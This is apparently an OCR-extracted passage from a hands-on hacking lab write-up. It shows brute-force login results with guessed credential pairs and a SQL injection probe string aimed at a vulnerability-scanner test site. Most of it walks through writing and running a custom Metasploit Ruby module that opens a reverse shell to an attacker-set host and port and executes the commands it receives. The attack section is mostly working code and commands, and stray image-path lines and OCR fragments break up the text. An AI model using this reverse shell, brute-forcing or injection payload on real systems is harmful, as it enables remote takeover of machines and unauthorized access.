



After that, I perform the following actions in the Payloads section.




3	guest	admin	302	241	359
18	user	qwerty	200	241	3332
5	admin	password	200	240	3332
7	guest	password	200	240	3332
9	admin	123456	200	240	3332
10	user	123456	200	240	3332
11	guest	123456	200	240	3332
12	test	123456	200	240	3332
14	user	letmein	200	240	3332
15	guest	letmein	200	240	3332
16	test	letmein	200	240	3332
0			200	239	3414
2	user	admin	302	239	359
4	test	admin	302	238	359
13	admin	letmein	200	238	3332

I successfully log in.


Username: test
Password: ●●●●●
Login


Username: user
Password: ●●●●●
Login


about - forums - search - logout test - SQL scanner - SQL vuln help
cunetix Web Vulnerability Scanner/This is a subject
This is a subject - 44.209.217.93
" | case randomblob(996625418) when not null then "" else "" end | "

4.Creating a Custom Reverse Shell Exploit in Metasploit

Reverse Shell Exploit Module Creation with norfayl Directory

This project demonstrates how to create a reverse shell module in Metasploit. Below, I explain the process step by step:

Create the Module Directory

First, I created the necessary file structure to store the module. I used the following command to create a directory named `norfayl`:

```
mkdir -p /path/to/metasploit-framework/modules/exploits/linux/local/norfayl
```

This ensures that Metasploit recognizes the new module.

Create the Ruby Script

Next, I navigated to the newly created directory and created the `reverse_shell.rb` file:

```
cd /path/to/metasploit-framework/modules/exploits/linux/local/norfayl
nano reverse_shell.rb
```

I then added the following code to the file:

```
require 'msf/core'
require 'socket'

class MetasploitModule < Msf::Exploit::Local
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Reverse Shell - Local Exploit',
      'Description'    => 'Initiates a reverse shell on the local system',
      'Author'         => ['YourName'],
      'License'        => MSF_LICENSE,
      'Platform'       => 'linux',
      'Arch'           => ARCH_X86,
      'Privileged'     => true,
      'References'     => [['URL', 'http://example.com']]
    ))

    register_options(
      [
        OptString.new('LHOST', [true, 'Local IP address', '127.0.0.1']),
        OptInt.new('LPORT', [true, 'Local port', 4444])
      ], self.class)
  end

  def run
    lhost = datastore['LHOST']
    lport = datastore['LPORT']

    begin
      socket = TCPSocket.new(lhost, lport)
      socket.puts("Connection established from #{Socket.gethostname}")

      loop do
        command = socket.gets
        break if command.nil? || command.strip.downcase == 'exit'

        output = `#{command}` # Execute command
        socket.puts(output.empty? ? "Command executed successfully." : output)
      end
    rescue => e
      print_error("Error: #{e.message}")
    ensure
      socket.close if socket
    end
  end
end
```

Modify File Permissions

To ensure the file is accessible, I used the following command:

```
chmod 755 reverse_shell.rb
```

Load the Module in Metasploit

I opened the Metasploit console with the following command:

```
msfconsole
```

Then, I reloaded all modules to ensure the new one was recognized:

```
reload_all
```

Search for Your Module

I verified that the module was loaded using the following command:

```
search type:exploit linux local norfayl
```

Configure the Module Options

To activate the module, I ran the following commands:

```
use exploit/linux/local/norfayl/reverse_shell
set LHOST 10.0.2.1
set LPORT 4445
```

I then verified the settings:

Run the Module

Finally, I executed the module with the following command:

```
run
```

If everything is set up correctly, the module will attempt to connect back to the specified IP and port.

Additional Notes

- The **norfayl** directory must be correctly placed under `modules/exploits/linux/local`.
- Testing should be done in a virtual environment on a vulnerable target system.
- Ensure your network configurations are correct.
- Always act within ethical boundaries and only with proper authorization